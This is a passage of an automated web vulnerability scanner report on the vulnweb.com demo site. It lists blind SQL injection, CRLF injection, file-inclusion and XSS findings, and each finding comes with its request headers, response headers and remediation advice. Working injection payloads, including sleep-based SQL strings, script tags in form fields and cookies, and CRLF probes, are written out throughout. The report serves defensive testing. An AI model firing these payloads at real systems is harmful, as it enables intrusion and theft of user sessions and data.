%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&uname=test
```

Response headers

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:30 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
Content-Length: 14
```

/userinfo.php

Details

URL encoded POST input uaddress was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => 3.063 s
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 245
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0)
)OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&ucc=1234-5678-2300-9000&uemail=e
mail@email.com&uname=1&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:39 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5141
```

/userinfo.php

Details

URL encoded POST input uaddress was set to
(select(0)from(select(sleep(0)))v)/*'+(select(0)from(select(sleep(0)))v)+'"+(select(0)from(select(sleep(0)))v)+"*/

Tests performed:
-
(select(0)from(select(sleep(18.048000000000002)))v)/*'+(select(0)from(select(sleep(18.048000000000002)))v)+'"+(select(0)from(select(sleep(18.048000000000002)))v)+"*/ => 18.14 s
- (select(0)from(select(sleep(6.016)))v)/*'+(select(0)fr ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 233
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=(select(0)from(select(sleep(0)))v)/*'%2b(select(0)from(select(sleep(0)))v)%2b'%
22%2b(select(0)from(select(sleep(0)))v)%2b%22*/&ucc=1234-5678-2300-9000&uemail=email%40e
mail.com&update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:16 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5141
```

/userinfo.php

Details

URL encoded POST input ucc was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => 3.063 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/ = ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 235
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c
0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&uemail=email@email.com&uname=1
&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:05 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5131
```

/userinfo.php

Details

URL encoded POST input ucc was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => 6.078 s
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ = ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 233
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()
%2csleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&uemail=email%40
```

```
email.com&update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:42 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5131
```

/userinfo.php

Details

URL encoded POST input uemail was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'"XOR(if(now()=sysdate(),sleep(9),0))OR"*/ => 9.079 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"* ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 239
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now(
)%3dsysdate()%2csleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&una
me=1&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:30 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5135
```

/userinfo.php

Details

URL encoded POST input uphone was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => 6.078 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"* ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 247
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
```

```
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=if(no
w()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR'%22XOR(if(
now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:31 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5143
```

/userinfo.php

Details

URL encoded POST input urname was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => 6.062 s
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"* ... (line truncated)

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 244
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=23233
45&urname=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0
))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5131
```

CRLF injection/HTTP response splitting (verified)

Severity	**High**
Type	Validation
Reported by module	Scripting (CRLF_Injection.script)

Description

This script is possibly vulnerable to CRLF injection attacks.

HTTP headers have the structure "Key: Value", where each line is separated by the CRLF combination. If the user input is injected into the value section without properly escaping/removing CRLF characters it is possible to alter the HTTP headers structure.
HTTP Response Splitting is a new application attack technique which enables various new attacks such as web cache poisoning, cross user defacement, hijacking pages with sensitive user information and cross-site scripting (XSS). The attacker sends a single HTTP request that forces the web server to form an output stream, which is then interpreted by the target as two HTTP responses instead of one response.

Impact

Is it possible for a remote attacker to inject custom HTTP headers. For example, an attacker can inject session cookies or HTML code. This may conduct to vulnerabilities like XSS (cross-site scripting) or session fixation.

Recommendation

You need to restrict CR(0x13) and LF(0x10) from the user input or properly encode the output in order to prevent the injection of custom HTTP headers.

References

[Acunetix CRLF Injection Attack]
[Whitepaper - HTTP Response Splitting]
[Introduction to HTTP Response Splitting]

Affected items

/redir.php

Details

URL encoded GET input r was set to ACUSTART ACUEND
Additional details:

Source file: /hj/var/www//redir.php line: 3

Request headers

```
GET /redir.php?r=ACUSTART%0d%0aACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 141
```

Cross site scripting

Severity	**High**
Type	Validation
Reported by module	Scripting (Remote_File_Inclusion_XSS.script)

Description

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser.

Impact

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

Recommendation

Your script should filter metacharacters from user input.

References

VIDEO: How Cross-Site Scripting (XSS) Works
The Cross Site Scripting Faq
OWASP Cross Site Scripting
XSS Annihilation
XSS Filter Evasion Cheat Sheet
Cross site scripting
OWASP PHP Top 5
How To: Prevent Cross-Site Scripting in ASP.NET
Acunetix Cross Site Scripting Attack

Detailed information

Quote from The Cross Site Scripting FAQ - http://www.cgisecurity.com/articles/xss-faq.shtml
Introduction

Websites today are more complex than ever, containing a lot of dynamic content making the experience for the user more enjoyable. Dynamic content is achieved through the use of web applications which can deliver different output to a user depending on their settings and needs. Dynamic websites suffer from a threat that static websites don't, called "Cross Site Scripting" (or XSS dubbed by other security professionals). Currently small informational tidbits about Cross Site Scripting holes exist but none really explain them to an average person or administrator. This FAQ was written to provide a better understanding of this emerging threat, and to give guidance on detection and prevention.

"What is Cross Site Scripting?"

Cross site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message. Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on. After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to make it appear as valid content from the website. Many popular guestbook and forum programs allow users to submit posts with html and javascript embedded in them. If for example I was logged in as "john" and read a message by "joe" that contained malicious javascript in it, then it may be possible for "joe" to hijack my session just by reading his bulletin board post. Further details on how attacks like this are accomplished via "cookie theft" are explained in detail below.

"What does XSS and CSS mean?"

Often people refer to Cross Site Scripting as CSS. There has been a lot of confusion with Cascading Style Sheets (CSS) and cross site scripting. Some security people refer to Cross Site Scripting as XSS. If you hear someone say "I found a

XSS hole", they are talking about Cross Site Scripting for certain.

"What are the threats of Cross Site Scripting?"

Often attackers will inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user (Read below for further details) in order to gather data from them. Everything from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. New malicious uses are being found every day for XSS attacks. The post below by Brett Moore brings up a good point with regard to "Denial Of Service", and potential "auto-attacking" of hosts if a user simply reads a post on a message board.

"What can I do to protect myself as a vendor?"

This is a simple answer. Never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting < and > to &lt; and &gt; is also suggested when it comes to script output. Remember XSS holes can be damaging and costly to your business if abused. Often attackers will disclose these holes to the public, which can erode customer and public confidence in the security and privacy of your organization's site. Filtering < and > alone will not solve all cross site scripting attacks and it is suggested you also attempt to filter out (and) by translating them to &#40; and &#41;, and also # and & by translating them to &#35 (#) and &#38 (&).

"What can I do to protect myself as a user?"

The easiest way to protect yourself as a user is to only follow links from the main website you wish to view. If you visit one website and it links to CNN for example, instead of clicking on it visit CNN's main site and use its search engine to find the content. This will probably eliminate ninety percent of the problem. Sometimes XSS can be executed automatically when you open an email, email attachment, read a guestbook, or bulletin board post. If you plan on opening an email, or reading a post on a public board from a person you don't know BE CAREFUL. One of the best ways to protect yourself is to turn off Javascript in your browser settings. In IE turn your security settings to high. This can prevent cookie theft, and in general is a safer thing to do.

"How common are XSS holes?"

Cross site scripting holes are gaining popularity among hackers as easy holes to find in large websites. Websites from FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes have all had one form or another of XSS bugs.

Every month roughly 10-25 XSS holes are found in commercial products and advisories are published explaining the threat.

"Does encryption protect me?"

Websites that use SSL (https) are in no way more protected than websites that are not encrypted. The web applications work the same way as before, except the attack is taking place in an encrypted connection. People often think that because they see the lock on their browser it means everything is secure. This just isn't the case.

"Can XSS holes allow command execution?"

XSS holes can allow Javascript insertion, which may allow for limited execution. If an attacker were to exploit a browser flaw (browser hole) it could then be possible to execute commands on the client's side. If command execution were possible it would only be possible on the client side. In simple terms XSS holes can be used to help exploit other holes that may exist in your browser.

"What if I don't feel like fixing a CSS/XSS Hole?"

By not fixing an XSS hole this could allow possible user account compromise in portions of your site as they get added or updated. Cross Site Scripting has been found in various large sites recently and have been widely publicized. Left unrepaired, someone may discover it and publish a warning about your company. This may damage your company's reputation, depicting it as being lax on security matters. This of course also sends the message to your clients that you aren't dealing with every problem that arises, which turns into a trust issue. If your client doesn't trust you why would they wish to do business with you?

Affected items

/showimage.php
Details
URL encoded GET input file was set to http://testasp.vulnweb.com/t/xss.html?%00.jpg
Request headers

```
GET /showimage.php?file=http://testasp.vulnweb.com/t/xss.html%3f%2500.jpg&size=160
HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:46 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 33
```

/showimage.php

Details

URL encoded GET input file was set to http://testasp.vulnweb.com/t/xss.html?%00.jpg

Request headers

```
GET /showimage.php?file=http://testasp.vulnweb.com/t/xss.html%3f%2500.jpg HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:42 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 33
```

Cross site scripting (verified)

Severity	**High**
Type	Validation
Reported by module	Scripting (XSS_in_URI.script)

Description

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser.

Impact

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

Recommendation

Your script should filter metacharacters from user input.

References

XSS Annihilation
How To: Prevent Cross-Site Scripting in ASP.NET
OWASP PHP Top 5
XSS Filter Evasion Cheat Sheet
The Cross Site Scripting Faq
VIDEO: How Cross-Site Scripting (XSS) Works
Acunetix Cross Site Scripting Attack
Cross site scripting
OWASP Cross Site Scripting

Detailed information

Quote from The Cross Site Scripting FAQ - http://www.cgisecurity.com/articles/xss-faq.shtml
Introduction

Websites today are more complex than ever, containing a lot of dynamic content making the experience for the user more enjoyable. Dynamic content is achieved through the use of web applications which can deliver different output to a user depending on their settings and needs. Dynamic websites suffer from a threat that static websites don't, called "Cross Site Scripting" (or XSS dubbed by other security professionals). Currently small informational tidbits about Cross Site Scripting holes exist but none really explain them to an average person or administrator. This FAQ was written to provide a better understanding of this emerging threat, and to give guidance on detection and prevention.

"What is Cross Site Scripting?"

Cross site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message. Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on. After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to make it appear as valid content from the website. Many popular guestbook and forum programs allow users to submit posts with html and javascript embedded in them. If for example I was logged in as "john" and read a message by "joe" that contained malicious javascript in it, then it may be possible for "joe" to hijack my session just by reading his bulletin board post. Further details on how attacks like this are accomplished via "cookie theft" are explained in detail below.

"What does XSS and CSS mean?"

Often people refer to Cross Site Scripting as CSS. There has been a lot of confusion with Cascading Style Sheets (CSS) and cross site scripting. Some security people refer to Cross Site Scripting as XSS. If you hear someone say "I found a

XSS hole", they are talking about Cross Site Scripting for certain.

"What are the threats of Cross Site Scripting?"

Often attackers will inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user (Read below for further details) in order to gather data from them. Everything from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. New malicious uses are being found every day for XSS attacks. The post below by Brett Moore brings up a good point with regard to "Denial Of Service", and potential "auto-attacking" of hosts if a user simply reads a post on a message board.

"What can I do to protect myself as a vendor?"

This is a simple answer. Never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting < and > to &lt; and &gt; is also suggested when it comes to script output. Remember XSS holes can be damaging and costly to your business if abused. Often attackers will disclose these holes to the public, which can erode customer and public confidence in the security and privacy of your organization's site. Filtering < and > alone will not solve all cross site scripting attacks and it is suggested you also attempt to filter out (and) by translating them to &#40; and &#41;, and also # and & by translating them to &#35 (#) and &#38 (&).

"What can I do to protect myself as a user?"

The easiest way to protect yourself as a user is to only follow links from the main website you wish to view. If you visit one website and it links to CNN for example, instead of clicking on it visit CNN's main site and use its search engine to find the content. This will probably eliminate ninety percent of the problem. Sometimes XSS can be executed automatically when you open an email, email attachment, read a guestbook, or bulletin board post. If you plan on opening an email, or reading a post on a public board from a person you don't know BE CAREFUL. One of the best ways to protect yourself is to turn off Javascript in your browser settings. In IE turn your security settings to high. This can prevent cookie theft, and in general is a safer thing to do.

"How common are XSS holes?"

Cross site scripting holes are gaining popularity among hackers as easy holes to find in large websites. Websites from FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes have all had one form or another of XSS bugs.

Every month roughly 10-25 XSS holes are found in commercial products and advisories are published explaining the threat.

"Does encryption protect me?"

Websites that use SSL (https) are in no way more protected than websites that are not encrypted. The web applications work the same way as before, except the attack is taking place in an encrypted connection. People often think that because they see the lock on their browser it means everything is secure. This just isn't the case.

"Can XSS holes allow command execution?"

XSS holes can allow Javascript insertion, which may allow for limited execution. If an attacker were to exploit a browser flaw (browser hole) it could then be possible to execute commands on the client's side. If command execution were possible it would only be possible on the client side. In simple terms XSS holes can be used to help exploit other holes that may exist in your browser.

"What if I don't feel like fixing a CSS/XSS Hole?"

By not fixing an XSS hole this could allow possible user account compromise in portions of your site as they get added or updated. Cross Site Scripting has been found in various large sites recently and have been widely publicized. Left unrepaired, someone may discover it and publish a warning about your company. This may damage your company's reputation, depicting it as being lax on security matters. This of course also sends the message to your clients that you aren't dealing with every problem that arises, which turns into a trust issue. If your client doesn't trust you why would they wish to do business with you?

Affected items

/404.php
Details
URI was set to 1<ScRiPt>prompt(938826)</ScRiPt> The input is reflected inside a text element.

Request headers

```
GET /404.php?1<ScRiPt>prompt(938826)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:42 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4509
```

/AJAX/showxml.php

Details

Cookie input mycookie was set to 1'"()&%<ScRiPt >prompt(975654)</ScRiPt>

Request headers

```
GET /AJAX/showxml.php HTTP/1.1
Cookie: login=test%2Ftest; mycookie=1'"()&%<ScRiPt%20>prompt(975654)</ScRiPt>
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:54:50 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 72
```

/comment.php

Details

URL encoded POST input name was set to <your%20name%20here>'"()&%<ScRiPt >prompt(951883)</ScRiPt>

Request headers

```
POST /comment.php HTTP/1.1
Content-Length: 139
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

comment=1&name=<your%2520name%2520here>'%22()%26%25<ScRiPt%20>prompt(951883)</ScRiPt>&ph
paction=echo%20%24_POST%5bcomment%5d;&Submit=Submit
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
```

```
Date: Tue, 06 May 2014 07:46:52 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 649
```

/guestbook.php

Details

URL encoded POST input name was set to test'"()&%<ScRiPt >prompt(963718)</ScRiPt>

Request headers

```
POST /guestbook.php HTTP/1.1
Content-Length: 83
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

name=test'%22()%26%25<ScRiPt%20>prompt(963718)</ScRiPt>&submit=add%20message&text=1
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:38 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4638
```

/guestbook.php

Details

URL encoded POST input name was set to 1'"()&%<ScRiPt >prompt(951192)</ScRiPt>

Request headers

```
POST /guestbook.php HTTP/1.1
Content-Length: 59
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

name=1'%22()%26%25<ScRiPt%20>prompt(951192)</ScRiPt>&text=1
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4635
```

/guestbook.php

Details

URL encoded POST input text was set to 1'"()&%<ScRiPt >prompt(940360)</ScRiPt>

Request headers

```
POST /guestbook.php HTTP/1.1
Content-Length: 59
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

name=1&text=1'%22()%26%25<ScRiPt%20>prompt(940360)</ScRiPt>
```

Response headers

```
